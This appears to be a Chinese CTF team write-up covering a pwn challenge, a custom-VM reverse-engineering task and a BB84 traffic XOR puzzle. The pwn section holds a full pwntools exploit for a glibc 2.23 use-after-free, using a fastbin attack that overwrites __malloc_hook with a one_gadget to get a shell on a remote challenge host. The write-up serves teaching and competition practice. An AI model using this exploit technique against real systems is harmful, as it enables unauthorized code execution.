Pwn13ss战队 WriteUp

1. 排名

战队名称：第21名

Image 1

2. 解题思路

2.1 pwn

2.1.1 我不吃牛肉

libc2.23，uaf

2.23的UAF是比较经典的利用手法，此时libc还没有引入tcache，仅使用fastbin管理小chunk，可以利用fastbinattack打__malloc_hook或freehook来getshell

攻击流程：

1.申请属于unsorted bin大小的chunk，通过uaf+show泄露libc

2.通过uaf申请满足fatsbin大小的chunk

3.修改fd指针，将__malloc_hook周围满足检查的地址链到fastbin中，再次申请相同大小的chunk即可将其取出，修改为one_gadget即可getshell。

修改mallochook的原因是在libc_malloc中会先于分配过程检查malloc_hook是否为空，若不为空则调用。malloc_hook在首次malloc的时候会用作初始化相关的工作来使用，往后其值为0，因为在从fastbin中取chunk的过程中会检查size是否合法，所以要在malloc_hook周围找出一块合法的地址，一般来说，在__malloc_hook – 0x23的位置处有一个合法的size位，可以用来伪造chunk。

exp

泄露libc

```
add(2, 0x100, '2')
# 申请一个chunk防止在free 0x100的时候该chunk与top chunk合并
add(3, 0x10, 'protect')
free(2)
add(2, 0x30, 'aaaaaaaa')
# 这里也可以不用申请一个chunk，毕竟有UAF，可以直接show
show(2)
libc = ELF(libc_path)
libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00')) - 344 - 0x10 -
libc.sym['__malloc_hook']
__malloc_hook = libc_base + libc.sym['__malloc_hook']
success("libc:{}".format(hex(libc_base)))
```

Fence 1

fastbin attack

```
add(0,0x60,b'aaaa')
free(0)
#修改fastbin的fd指针
edit(0,p64(__malloc_hook - 0x23))
#申请两个chunk，第二个就申请到__malloc_hook - 0x23的位置了
add(1,0x60,'a')
og = libc_base + 0xd5bf7
add(2,0x60,0x13 * b'\x00' + p64(og))
```

Fence 2

栈空间不适用one_gadget，使用realloc调整

完整exp

```
from pwn import *

local = 1

binary = './pwn'
libc_path = './libc.so.6'
p = process(binary)
p = remote("113.201.14.253", 55287)
context(arch='amd64',os='linux',log_level='debug')
# context.terminal=["cmd.exe","/c", "start", "cmd.exe", "/c", "wsl.exe", "-e"]
context.terminal=["tmux","splitw","-h"]
def debug():
    gdb.attach(p)
    pause()

# 随机数种子值 (通过rand_predict.py计算得出)
SEED_ADD = 8        # rand() % 4 = 0 -> add_chunk
SEED_DELETE = 4     # rand() % 4 = 1 -> delete_chunk
SEED_EDIT = 2       # rand() % 4 = 2 -> edit_chunk
```

```python
SEED_SHOW = 0       # rand() % 4 = 3 -> show_chunk

def add(index, size):
    p.sendlineafter(b'choice:', str(SEED_ADD).encode())
    p.sendlineafter(b'index:', str(index).encode())
    p.sendlineafter(b'size:', str(size).encode())
def edit(index, length, content):
    p.sendlineafter(b'choice:', str(SEED_EDIT).encode())
    p.sendlineafter(b'index:', str(index).encode())
    p.sendlineafter(b'length:', str(length).encode())
    p.sendafter(b'content:', content)
def show(index):
    p.sendlineafter(b'choice:', str(SEED_SHOW).encode())
    p.sendlineafter(b'index:', str(index).encode())
def free(index):
    p.sendlineafter(b'choice:', str(SEED_DELETE).encode())
    p.sendlineafter(b'index:', str(index).encode())

message = "======================== LEAK LIBC ADDRESS ========================"
success(message)
add(2, 0x100)
add(3, 0x10)
free(2)
add(2, 0x30)
show(2)
libc = ELF(libc_path)
p.recvline()
libc_base = u64(p.recv(6).ljust(8, b'\x00')) - 344 - 0x10 - libc.sym['__malloc_hook']
# libc_base = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00')) - 344 - 0x10 -
libc.sym['__malloc_hook']
__malloc_hook = libc_base + libc.sym['__malloc_hook']
success("libc:{}".format(hex(libc_base)))
ralloc_hook = libc_base + libc.sym['__realloc_hook']
realloc=libc_base + libc.sym['__libc_realloc']


message = "======================== FASTBIN ATTACK ========================"
success(message)
add(0, 0x60)
add(1, 0x60)
free(0)
free(1)
free(0)

add(4, 0x60)
edit(4, 8, p64(__malloc_hook - 0x23))
add(5, 0x60)

add(6, 0x60)

add(7, 0x60)

one = [0xf03a4, 0xf1247, 0x4527a]
```

```
og = libc_base + one[2]
# add(2, 0x60)

# edit(7, 0x1b, 0x13 * b'\x00' + p64(og))
#'l'*0x3 +p64(0)+p64(one)+ p64(realloc+2)
edit(7, 0x1b, b'l'*0x3 +p64(0)+p64(og)+ p64(realloc + 6))
# debug()
message = "======================== TRIGGER MALLOC HOOK ========================"
success(message)
p.sendlineafter(b'choice:', str(SEED_ADD).encode())
p.sendlineafter(b'index:', b'1')
p.sendlineafter(b'size:', b'20')

p.interactive()
```

Fence 3




Image 2

2.2 REVERSE

2.2.1 VM

```
      {
        v14 = v35;
        v13 = "Reached end of instructions at pos %zu\n";
      }
      goto LABEL_15;
    }
    v8 = sub_331F00(&v35);                          // 执行指令
    if ( v8 == -1 )                                 // 失败校验
      break;
    v4 = v29;
    if ( v8 ≠ 1 )
    {
```

Image 3

这个函数执行实际的指令译码执行，通过case分发

```
      return 1;
    case 1:
      v5 = sub_331D50(a1, a2 + 7);
      goto LABEL_29;
    case 2:
    case 15:
      v6 = sub_331D50(a1, a2 + 2);
      v5 = v6 + sub_331D50(a1, a2 + 7);
      goto LABEL_29;
    case 3:
      v7 = sub_331D50(a1, a2 + 2);
      v8 = sub_331D50(a1, a2 + 7);
      sub_331E00(v7 - v8);
      return 0;
```

Image 4

跟进，可以发现+ - * | ^等操作，其中函数331D50是取值函数，根据操作码决定是从内存还是寄存器、立即数取值，打条件断点，输出执行流

```python
base = 0x00331000

def set_python_bpt(ea, cond):
    ''' Set conditional breakpoint with Python function

        Usage:
        set_python_bpt(0x08000688, 'view_regs()')
    '''
    idaapi.add_bpt(ea, 4, BPT_DEFAULT)
    bpt = idaapi.bpt_t()
    idaapi.get_bpt(ea, bpt)
    bpt.elang = 'Python'
    bpt.condition = cond
    idaapi.update_bpt(bpt)

def hook_add1():
```

```python
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{eax:x} + {esi:x} = {(eax + esi)&0xFFFFFFFF:x}")


def hook_sub1():
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{esi:x} - {eax:x} = {(esi - eax)&0xFFFFFFFF:x}")

def hook_sub2():
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{esi:x} - {eax:x} = {(esi - eax)&0xFFFFFFFF:x}")

def hook_xor1():
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{esi:x} ^ {eax:x} = {(esi ^ eax)&0xFFFFFFFF:x}")

def hook_shr1():
    cl =  idc.get_reg_value("cl")
    esi = idc.get_reg_value("esi")
    print(f"{esi:x} >> {cl:x} = {(esi >> cl)&0xFFFFFFFF:x}")

def hook_shl1():
    cl =  idc.get_reg_value("cl")
    esi = idc.get_reg_value("esi")
    print(f"{esi:x} << {cl:x} = {(esi << cl)&0xFFFFFFFF:x}")

def hook_or1():
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{eax:x} | {esi:x} = {(esi | eax)&0xFFFFFFFF:x}")

def hook_imul1():
    eax =  idc.get_reg_value("eax")
    esi = idc.get_reg_value("esi")
    print(f"{eax:x} * {esi:x} = {(esi * eax)&0xFFFFFFFF:x}")

set_python_bpt(base + 0xF43, 'hook_add1()')
set_python_bpt(base + 0xF60, 'hook_sub1()')
set_python_bpt(base + 0x1053, 'hook_sub2()')
set_python_bpt(base + 0xF8F, 'hook_xor1()')
set_python_bpt(base + 0xFB1, 'hook_shr1()')
set_python_bpt(base + 0xFE2, 'hook_shl1()')
set_python_bpt(base + 0x11E2, 'hook_or1()')
set_python_bpt(base + 0x11C7, 'hook_imul1()')
```

Fence 4

输入两个不同的输入，得到两组不同输出，执行流较短，可以直接分析




Image 5




Image 6

可以发现是一个线性的单向加密，直接丢给ai分析就行，注意这里的循环左移是带进位循环左移

> 请注意这里的循环左移规则是，将进位（只取4字节）直接加在最后一位，如e5ae7a02 << 3 == 7 2D73 D010,则最后结果为2D73 D017

Image 7

丢给ai分析流程，写出正向加密流程，测几组数据，发现正确无误，对着写出逆向脚本

```
# -*- coding: utf-8 -*-
"""
Created on Mon Nov 24 20:11:42 2025
```

```python
@author: admin
"""

def special_rol(value, shift):
    """特殊循环左移：将移出的进位加到最低位"""
    shifted = (value << shift) & 0xFFFFFFFF
    carry = (value >> (32 - shift)) & 0xFFFFFFFF
    return (shifted + carry) & 0xFFFFFFFF

def decrypt(output1, output2):
    """解密函数 - 由输出得到输入"""
    multiplier = 0x1010101
    constants = [0xAA, 0xBB, 0xCC, 0xDD]

    # 已知第3轮和第4轮的结果
    r3 = output1
    r4 = output2

    # 逆向计算第2轮结果
    multiplied_dd = (multiplier * constants[3]) & 0xFFFFFFFF
    shifted_r3 = special_rol(r3, 3)
    r2 = (shifted_r3 ^ multiplied_dd) ^ r4

    # 逆向计算第1轮结果
    multiplied_cc = (multiplier * constants[2]) & 0xFFFFFFFF
    shifted_r2 = special_rol(r2, 3)
    r1 = (shifted_r2 ^ multiplied_cc) ^ r3

    # 恢复原始输入
    multiplied_bb = (multiplier * constants[1]) & 0xFFFFFFFF
    shifted_r1 = special_rol(r1, 3)
    low = (shifted_r1 ^ multiplied_bb) ^ r2

    multiplied_aa = (multiplier * constants[0]) & 0xFFFFFFFF
    shifted_low = special_rol(low, 3)
    high = (shifted_low ^ multiplied_aa) ^ r1

    # 组合成64位输入
    input_data = (high << 32) | low
    return input_data

# 处理给定的密文
ciphertext = "C3BB7C783538B88E"

# 将密文分成两个32位部分
output1 = int(ciphertext[:8], 16)  # C3BB7C78
output2 = int(ciphertext[8:], 16)  # 3538B88E

print(f"密文: {ciphertext}")
print(f"输出1: {output1:08x}")
print(f"输出2: {output2:08x}")

# 解密
```

```
plaintext = decrypt(output1, output2)
print(f"解密得到的明文: {plaintext:016x}")
```

Fence 5

得到输入d8e1c12a7a991df3，md5加密一下，提交

2.3 Misc

2.3.1 BB84

流量包中发现秘钥




Image 8

亦或后发现





Image 9

所有数据流亦或后发现大量重复字符



xor_results_ascii.txt

```
owh|r(?);,:+</>6]s`h)rz;h;ozb~)}eznf
owh|r*?*>+8"0#96]s`h)rz;h;ozb~)}eznf
owh|r/:,9"<(:($Oarz;`h)z)}hpl;owh|t
owh|r(;-9/;,9,:6]s`h)rz;h;ozb~)}eznf
owh|r-9.9/:+16]s`h)rz;h;ozb~)}eznf
owh|r)?*:(1)0+:6]s`h)rz;h;ozb~)}eznf
owh|r(<#=/0/=/;6]s`h)rz;h;ozb~)}eznf
owh|r(1-8/;"8(86]s`h)rz;h;ozb~)}eznf
owh|r.1+0,0/0#$Oarz;`h)z)}hpl;owh|t
owh|r(;(9#<->+;6]s`h)rz;h;ozb~)}eznf
owh|r*<-0-<#<-06]s`h)rz;h;ozb~)}eznf
owh|r*:(>)0(8/<6]s`h)rz;h;ozb~)}eznf
owh|r">+9"<->($Oarz;`h)z)}hpl;owh|t
owh|r)9/:*1"?#06]s`h)rz;h;ozb~)}eznf
owh|r(8/1-?*;"<6]s`h)rz;h;ozb~)}eznf
owh|r)1):#:.</16]s`h)rz;h;ozb~)}eznf
owh|r(="<-1/:)96]s`h)rz;h;ozb~)}eznf
owh|r(9/9/?*:,86]s`h)rz;h;ozb~)}eznf
owh|r/9#<-;#0)=6]s`h)rz;h;ozb~)}eznf
owh|r)9/0-</0*=6]s`h)rz;h;ozb~)}eznf
owh|r*;-9,1-;/$Oarz;`h)z)}hpl;owh|t
owh|r)0"=#=+:)<6]s`h)rz;h;ozb~)}eznf
owh|r/8#0.=.9"$Oarz;`h)z)}hpl;owh|t
owh|r*>/1)=(9/86]s`h)rz;h;ozb~)}eznf
owh|r*1.?*1)<)96]s`h)rz;h;ozb~)}eznf
owh|r-0+;+:.=/$Oarz;`h)z)}hpl;owh|t
owh|r)=>)9,:+16]s`h)rz;h;ozb~)}eznf
owh|r(1#?+9+8*=6]s`h)rz;h;ozb~)}eznf
owh|r/;#>)8,1-:6]s`h)rz;h;ozb~)}eznf
owh|r)>.>-="8,:6]s`h)rz;h;ozb~)}eznf
owh|r/;"8(0(>/86]s`h)rz;h;ozb~)}eznf
owh|r*8/;-?*8"$Oarz;`h)z)}hpl;owh|t
owh|r#<.9)<->"$Oarz;`h)z)}hpl;owh|t
owh|r)<)?#>#>):6]s`h)rz;h;ozb~)}eznf
owh|r"8,<,1)k*?,m+9(>.k/8)h#mym*m}>-:f
```

Image 10

根据deepseek可以知道还需要亦或09 1b

5. Try XOR with a key

If `owh|` → `flag{`:

`o` ^ `f` = 111 ^ 102 = 9

`w` ^ `l` = 119 ^ 108 = 27

`h` ^ `a` = 104 ^ 97 = 9

`|` ^ `g` = 124 ^ 103 = 27

Pattern: key = `[9, 27]` repeating

Image 11

flag的密文是最后一个tcp流的数据

